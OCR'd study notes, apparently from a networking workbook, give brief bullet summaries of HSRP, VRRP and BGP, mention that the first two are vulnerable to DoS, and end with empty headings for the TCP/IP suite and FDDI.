


HSRP (Hot Standby Router Protocol)

- A routing protocol used to establish a **fault-tolerant default gateway**. It allows the host computer to use multiple routers that act as a single virtual router
- A Cisco-developed redundancy protocol
- Virtual IP and MAC address are shared between the two routers
- To verify HSRP state, use the show standby command
- It makes sure that only the active router takes part in sending packets
- It is designed for multi access or broadcast LAN
- It gets automatically self updated when the MAC address is modified

Security issues:

- It can be vulnerable to DoS attacks



Virtual Router Redundancy Protocol (VRRP)

- VRRP is a computer networking protocol that provides for automatic assignment of available **Internet Protocol (IP) routers** to participating hosts


- It provides information on the **state of a router**. It does not provide information about routes processed or exchanged by the router

- If the physical router that is routing packets on behalf of the virtual router fails, another physical router is selected automatically to replace it

Security issues:


- It is vulnerable to DoS attacks

Notes:



BGP (Border Gateway Protocol)

- BGP is a routing protocol that **manages packets across the internet** through the exchange of information between host gateways or autonomous systems
- It makes routing decisions based on paths, reachability, hop counts, and network rules configured by the administrator
- Every BGP router **maintains a routing table** to forward the packet to the next hop
- BGP4 is the current version for internet routing. It helps Internet service providers (ISPs) to determine the routing of packets between each other



TCP/IP Protocol Suite

Link Layer Protocols

Notes:

Fiber Distributed Data Interface (FDDI)

